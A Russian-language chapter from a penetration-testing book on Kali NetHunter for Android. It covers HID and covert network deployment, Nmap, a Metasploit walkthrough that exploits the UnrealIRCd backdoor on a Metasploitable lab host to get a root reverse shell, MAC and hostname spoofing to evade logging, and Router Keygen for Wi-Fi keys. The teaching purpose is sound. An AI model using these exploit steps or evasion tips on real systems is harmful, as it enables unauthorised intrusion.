

Kali NetHunter — это облегченный вариант Kali Linux для смартфонов, который устанавливается поверх обычной прошивки. Kali NetHunter создан для работы на мобильной платформе Android.

Kali NetHunter включает много инструментов, которые мы обсуждали ранее. Кроме них, в NetHunter вы найдете и дополнительные инструменты, позволяющие испытателям на проникновение стать более мобильными. В этой главе мы обсудим установку Kali NetHunter и разберем, как ввести в действие основные инструменты. После этого рассмотрим условия, при которых платформа NetHunter будет иметь значительное преимущество перед более традиционными средствами тестирования, предоставляемыми Kali Linux.

В этой главе мы обсудим следующие темы.

- ❑ Обзор Kali Linux NetHunter.
- ❑ Развертывание NetHunter.
- ❑ Общий обзор установки NetHunter.
- ❑ Инструменты и методы.
- ❑ Беспроводные атаки.
- ❑ Атаки на устройства с человеко-машинным интерфейсом.

## Технические требования

В этой главе для запуска NetHunter использовались устройства OnePlus One и Nexus 4. Полный список совместимых устройств доступен по адресу <https://github.com/offensive-security/kali-nethunter/wiki>.

## Kali NetHunter

NetHunter — первая мобильная операционная система для тестирования на проникновение с открытым исходным кодом; построена на платформе Android. Это совместная разработка компании Offensive Security и Бинки Беар (Binky Bear) — представителя сообщества Кали.

Система NetHunter может быть установлена на следующих устройствах: Google Nexus версий 5–7, 9, 10 и OnePlus One. Компания Offensive Security предоставляет ряд изображений NetHunter на основе устройства и в некоторых случаях года изготовления.

## Развертывание

Благодаря своим размерам NetHunter может быть развернут в трех направлениях. Каждый из соответствующих инструментов использует платформу NetHunter, а также дополнительное оборудование, которое можно легко приобрести. Наличие нескольких вариантов развертывания позволяет испытателям на проникновение тестировать широкий спектр мер безопасности в различных средах.

### Развертывание сети

Почти все предыдущие главы были посвящены инструментам и методам, используемым испытателями на проникновение для тестирования удаленных или локальных сетей. Этим инструментам требуется физическое подключение к сетям. Такая возможность есть и у NetHunter, что обеспечивается совместной работой USB-адаптеров Android и Ethernet. Испытатель на проникновение может подключаться непосредственно к сетевому разъему или коммутатору, если имеет доступ к сетевому оборудованию.

Такая методика развертывания хороша для тех испытателей, которые хотят скрыто получить доступ без непосредственного подключения ноутбука. Используя смартфон Nexus или небольшой планшет, испытатель на проникновение может подключиться к физической сети, скомпрометировать локальную систему, настроить возможность поддержания постоянного подключения и двигаться дальше. Таким же способом можно проводить тестирование безопасности общедоступных сетевых разъемов.

### Развертывание беспроводной сети

NetHunter состоит из множества небольших пакетов. Некоторые тесты на проникновение рассчитаны на то, что исследователь перемещается по территории студенческого городка или зданию, идентифицирует и захватывает беспроводной трафик для последующего взлома. Эта задача значительно упрощается, если исследователь воспользуется платформой для тестирования, развернутой на планшете или смартфоне, а не на ноутбуке.

Таким образом, для развертывания NetHunter требуется использование внешней антенны и адаптера USB для Android. После подключения эти аппаратные средства позволяют в полной мере использовать беспроводные инструменты NetHunter.

## Развертывание узла

Одним из преимуществ платформы NetHunter, по сравнению с платформой Kali Linux, является встроенная поддержка USB из Android, которая поможет испытателю на проникновение напрямую подключать платформу NetHunter к таким узлам, как, например, ноутбук или настольный компьютер. В этом случае тестер на проникновение сможет воспользоваться инструментами, которые позволяют осуществлять атаку на устройства взаимодействия человека с компьютером или смартфоном, и задействовать инструменты, имитирующие *устройство взаимодействия человека и машины (Human Interface Devices, HID)*s). Примеры HIDs — клавиатура и мышь, которые подключаются к хосту через USB.

Чтобы выполнить HID-атаку, достаточно на несколько секунд подключить устройство, имитирующее устройство ввода-вывода, к USB-порту целевого узла (ноутбука или компьютера). Практически любая современная ОС поддерживает режим *plug-and-play*, автоматически распознает подключенное к порту USB устройство и устанавливает необходимый для его работы драйвер, после чего принимает от него команды без проверки. Устройство автоматически выдает ОС команды, заставляющие целевую систему выполнять их или загружать сценарии с полезной нагрузкой. Такую атаку остановить гораздо сложнее.

По окончании атаки, которая длится несколько секунд, устройство извлекается из USB-порта.

## Установка Kali NetHunter

Общий процесс установки NetHunter включает получение привилегированного контроля в пределах всех подсистем Android, сброс настроек до заводских и установку Kali NetHunter. Вся установка Kali NetHunter будет длиться около часа.

Ниже представлены несколько ссылок, из которых можно узнать, как установить NetHunter на мобильное устройство, Перед установкой было бы полезно ознакомиться с некоторыми ресурсами, которые вам понадобятся для получения привилегированного контроля над устройством, размещения образа восстановления и, наконец, установки образа NetHunter.

- ❑ Установка набора инструментов Android SDK в локальной системе: <https://developer.android.com/studio/index.html>.
- ❑ В процессе установки вам понадобится образ восстановления TWRP, который находится по адресу <https://twrp.me>.
- ❑ Чтобы получить привилегированный доступ к устройству из Windows, вам потребуются конкретные наборы инструментов Nexus. Набор инструментов OnePlus Vason Root Toolkit можно найти по адресу <http://www.wugfresh.com/brt/>. Руководство по установке NetHunter с помощью компьютера под управлением Windows доступно на сайте <https://github.com/offensive-security/kali-nethunter/wiki/Windowsinstall>.

- Изображения NetHunter доступны по адресу <https://www.offensive-security.com/kali-linux-nethunter-download/>.

Обратите внимание, что необходимо *внимательно и тщательно следовать инструкциям*. И не спешить!

## Значки NetHunter

После того как NetHunter будет установлен на вашем устройстве, в меню приложений появятся два значка. Поскольку вы будете пользоваться ими часто, переместите их на экран верхнего уровня.

Первый значок — меню Kali NetHunter, которое включает в себя параметры конфигурации и инструменты для тестирования на проникновение. Сначала щелкните на значке NetHunter (рис. 12.1).




Рис. 12.1. Значок NetHunter на экране мобильного устройства

Откроется главный экран со списком инструментов, а также меню настроек конфигурации. Единственное меню, которое нам следует сейчас рассмотреть, — это меню служб Kali. В нем можно без использования командной строки настроить различные службы, доступные в NetHunter (рис. 12.2).






Рис. 12.2. Меню настроек различных служб NetHunter

В этом меню можно настроить запуск нужных служб при загрузке или, в зависимости от конкретных требований, их включение и выключение. Две конкретные службы, которые мы рассмотрели ранее, — это веб-сервер Apache и служба Metasploit. Обе можно запустить из этого меню (рис. 12.3).



**Рис. 12.3.** Настройка запуска служб Apache и Metasploit при старте

В дополнение к параметрам меню в NetHunter есть значок для доступа к командной строке. Чтобы получить доступ к терминалу, щелкните на NetHunter Terminal (рис. 12.4).



**Рис. 12.4.** Запуск терминала

Откроется командная строка, которая выглядит как стандартный интерфейс, который вы встречали в предыдущих главах (рис. 12.5).

Если щелкнете кнопкой мыши на трех вертикальных точках в правом верхнем углу, то получите доступ к параметрам, которые позволят вам использовать

специальные клавиши, получить доступ к меню справки и установить свои предпочтения. Кроме того, Kali NetHunter поставляется с предварительно настроенной клавиатурой хакера. В меню планшета перейдите на страницу Apps (Приложения). Здесь вы найдете значок для запуска клавиатуры хакера. Эта клавиатура чуть удобнее для пользователя, что полезно при работе с командной строкой.




Рис. 12.5. Терминал запущен

## Инструменты NetHunter

Поскольку NetHunter основан на ОС Kali Linux, многие из инструментов, которые мы рассматривали в предыдущих главах, являются частью его платформы. Значит, эти же команды и методы можно использовать во время теста на проникновение. В этом разделе мы рассмотрим два инструмента, которые чаще всего используются при тестировании на проникновение, а также дополнительные инструменты, которые могут быть частью отдельной платформы NetHunter.

### Nmap

Одним из наиболее часто используемых инструментов, который мы подробно рассматривали ранее, является Nmap. Вы можете запустить его из командной строки NetHunter со всеми теми же функциями, что и Kali Linux. Чтобы добраться до NMAP, щелкните на значке NetHunter, а затем перейдите к Nmap. Здесь вы увидите интерфейс, который позволяет ввести один IP-адрес, диапазон или нотацию CIDR. В примере мы будем использовать для маршрутизатора один IP-адрес (рис. 12.6).




Рис. 12.6. Вводим IP-адрес исследуемого объекта

Интерфейс NetHunter позволяет задать тип сканирования NMAP, обнаружение операционной системы, обнаружение служб и поддержку IPv6. Кроме того, имеется возможность установить определенные параметры сканирования портов. Испытатели на проникновение для ограничения сканирования портов могут настроить сканирование согласно своим условиям или выбрать параметры приложения NMAP (рис. 12.7).




Рис. 12.7. Настройка сканирования

Щелкнув на пункте *Select timing template* (Выбрать шаблон синхронизации), вы сможете выбрать время сканирования. Как и в версии командной строки NMAP, время сканирования может быть адаптировано к конкретной ситуации. Наконец, вы можете выбрать тип сканирования. Для отображения параметров сканирования щелкните на пункте *Select scan techniques* (Выбрать методы сканирования). Здесь вы сможете определить настройки SYN- или TCP-сканирования (рис. 12.8).

После того как все параметры сканирования будут выбраны, нажмите кнопку *SCAN* (Сканирование). В NetHunter откроется окно командной строки и запустится сканирование (рис. 12.9).

Графический интерфейс NetHunter отлично подходит для выполнения простого сканирования. Для более тщательного сканирования или использования сценариев вам придется перейти к версии командной строки NMAP.




Рис. 12.8. Выбор параметров сканирования

```

root@kali:/# nmap -sT --top-ports 20 -sV 192.168.0.1 -A

Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-01 03:14 UTC
Nmap scan report for 192.168.0.1
Host is up (0.016s latency).
PORT      STATE SERVICE      VERSION
21/tcp    closed ftp
22/tcp    open  ssh         Dropbear sshd 0.46 (protocol 2.0)
| ssh-hostkey:
|_ 1040    cc:a7:d4:94:3a:3b:52:f2:ab:13:cd:e5:6a:fc:0a:9a (RSA)
23/tcp    open  telnet      Actiontec Q1000 DSL router telnetd
25/tcp    closed smtp
53/tcp    open  upnp        Belkin/Linksys wireless router UPnP (UPnP 1.0; BRM400 1.0)
80/tcp    open  http        micro_httpd
110/tcp   closed pop3
111/tcp   closed rpcbind
135/tcp   closed msrpc
139/tcp   closed netbios-ssn
143/tcp   closed imap
443/tcp   open  ssl/http    micro_httpd
|_ http-title: CenturyLink Modem Configuration
|_ ssl-cert: Subject: commonName=Daniel/organizationName=Broadcom/stateOrProvinceName=California/countryName=UA
|_ Not valid before: 2006-08-07T23:31:21
|_ Not valid after: 2006-09-06T23:31:21
445/tcp   closed microsoft-ds
993/tcp   closed imaps
995/tcp   closed pop3s
1723/tcp  closed pptp
3306/tcp  closed mysql
3389/tcp  closed ms-wbt-server
5900/tcp  closed vnc
8080/tcp  closed http-proxy
MAC Address: 10:5F:06:9C:89:50 (Actiontec Electronics)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
Service Info: OSs: Linux, Linux 2.4; Devices: broadband router, router; CPE: cpe:/o:linux:linux_kernel, cpe:/h:actiontec:q1000, cpe:/o:linux:linux_kernel:2.4

TRACEROUTE
HOP RTT      ADDRESS
1   15.77 ms  192.168.0.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 74.76 seconds
root@kali:/# █

```

Рис. 12.9. Сканирование запущено

## Metasploit

Один из мощных инструментов тестирования на проникновение, о котором мы говорили в предыдущих главах, — Metasploit. Платформа Metasploit включена в NetHunter и функционирует точно так же, как и в Kali Linux. Например, попытаемся использовать бэкдор в целевой системе под управлением Metasploitable с помощью NetHunter.



Сначала запустите терминал NetHunter, а затем введите следующую команду:

```
# msfconsole
```

Мы собираемся использовать уязвимость в виде бэкдора демона IRC в Metasploitable. Для этого воспользуемся эксплойтом `unreal_ircd_3281_backdoor`. Введите в командную строку следующую команду:

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Затем установим удаленный хост на нашу машину Metasploitable:

```
msf > exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.182
```

Наконец, запускаем эксплойт. На рис. 12.10 показан вывод предыдущих команд.

```
root@kali:~# msfconsole
# cowsay++
_____
< metasploit >
-----
  \      /
   (oo)_____)
  (__)      )\
   ||--|| *

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.5-2016010401                ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post     ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops        ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.134
RHOST => 192.168.0.134
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.0.182:4444
[*] Connected to 192.168.0.134:6667...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname..
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo HbdykjeNEkVqVQJr
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "HbdykjeNEkVqVQJr\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.182:4444 -> 192.168.0.134:51140) at 2016-07-04 16:26:49 +0000


whoami
root
|
```

Рис. 12.10. Вывод предыдущих команд

После запуска эксплойта мы можем запустить команду `whoami` и определить одноименный инструмент как корневую командную оболочку. Как видно из этого примера, NetHunter имеет ту же функциональность, что и ОС Kali Linux.

Это позволяет тестеру на проникновение использовать платформу NetHunter для проведения атак на портативной платформе. Один из недостатков использования фреймворка Metasploit состоит в том, что не очень удобно вводить команды на планшете или телефоне.

Как и в Kali Linux, в NetHunter имеется создатель полезной нагрузки Msfvenom для Metasploit. Этот графический интерфейс можно использовать для создания пользовательских полезных нагрузок для работы с платформой Metasploit. Чтобы получить доступ к этому инструменту, щелкните на значке NetHunter и перейдите к пункту Metasploit Payload Generator (Генератор полезной нагрузки Metasploit). Вы попадете в следующее меню (рис. 12.11).



**Рис. 12.11.** Генератор полезной нагрузки Metasploit

В этом меню находятся те же параметры, что мы видели в версии Kali Linux Msfvenom. Кроме того, интерфейс позволяет создавать определенные нагрузки и сохранять их на SD-карте для дальнейшего использования.

Другим инструментом NetHunter, который можно применять вместе с Metasploit, является Searchsploit. Он запрашивает базу данных эксплоитов, расположенную по адресу <https://www.exploit-db.com/>, и позволяет искать дополнительные эксплоиты, которые можно задействовать вместе с теми, что есть в Metasploit.

## Преобразователь MAC

Изменение MAC-адреса платформы NetHunter может потребоваться при выполнении атак на целевую беспроводную сеть или при подключении к физической сети. Для выполнения этой задачи в NetHunter установлен MAC Changer. Чтобы получить к нему доступ, щелкните на значке NetHunter, а затем на MAC Changer. Вы увидите следующий экран (рис. 12.12).



Рис. 12.12. Экран MAC Changer

MAC Changer позволяет установить имя хоста по вашему выбору. Установка имени хоста для имитации соглашения об именах целевой организации позволяет маскировать действия при наличии систем, регистрирующих действия в сети. Кроме того, MAC Changer позволяет установить MAC-адрес или разрешить инструменту случайным образом назначать MAC-адрес для каждого интерфейса.

## Сторонние приложения Android

Просматривая главное меню, наряду с NetHunter вы должны заметить шесть других установленных приложений для Android. Это такие приложения, как NetHunter Terminal Application, DriveDroid, USB Keyboard, Shodan, Router Keygen и cSploit. Хотя эти сторонние приложения в документации NetHunter перечислены как незавершенные, оказалось, что они все работают. Но, в зависимости от вашего мобильного устройства и его аппаратных средств, некоторые приложения или функции приложений все-таки могут не работать.

### Приложение NetHunter Terminal

Подобно терминалу в Kali и NetHunter, приложение NetHunter Terminal позволяет пользователю выбирать между различными типами терминалов: Kali, Android и Android SU (рис. 12.13).




Рис. 12.13. Выбор терминала

## DriveDroid

DriveDroid позволяет вашему Android-устройству эмулировать загрузочный флеш-накопитель или DVD. Само устройство при загрузке с ПК может использоваться в качестве загрузочного носителя (например, загрузочного флеш-накопителя).

Приложение DriveDroid при создании загрузочного диска Android позволяет пользователю выбирать из локально сохраненных или загруженных образов ОС (.iso). DriveDroid также можно загрузить непосредственно из магазина Google Play по адресу <https://play.google.com/store/apps/details?id=com.softwarebakery.drivedroid&hl=en> (рис. 12.14).




Рис. 12.14. Загрузка DriveDroid

## USB-клавиатура

Эта функция, как следует из названия, позволяет использовать USB-клавиатуру. Возможность применения этой функции также зависит от модели устройства Android.

## Shodan

В мобильной версии для пользователей NetHunter вы также найдете инструмент Shodan, широко известный в качестве хакерской поисковой системы. Использование приложения Shodan тоже требует ключа API. Если вы, читая главу 4, создали свою учетную запись, этот ключ API у вас уже есть. Посетите сайт <http://www.shodan.io> и войдите в систему (или зарегистрируйтесь). Ключ API будет в правом верхнем углу браузера. При появлении запроса введите его в приложение Shodan.

После того как вы приобрели и ввели свой код, можете использовать приложение Shodan так же, как и в браузере (рис. 12.15).





Рис. 12.15. Приложение Shodan


## Router Keygen

Router Keygen — генератор ключей для маршрутизаторов, которые поддерживают шифрование WEP и WPA. Пытаясь определить, поддерживается ли атака, приложение сначала сканирует Wi-Fi-сети (рис. 12.16).

Чтобы создать ключи, которые могут использоваться для подключения к маршрутизаторам и сетям, щелкните на названии поддерживаемой сети (рис. 12.17).



**Рис. 12.16.** Сканирование Wi-Fi-сетей приложением Router Keygen



**Рис. 12.17.** Создание ключей



Router Keygen также можно напрямую загрузить из Google Play по адресу [https://play.google.com/store/apps/details?id=io.github.routerkeygen&hl=en\\_US](https://play.google.com/store/apps/details?id=io.github.routerkeygen&hl=en_US).

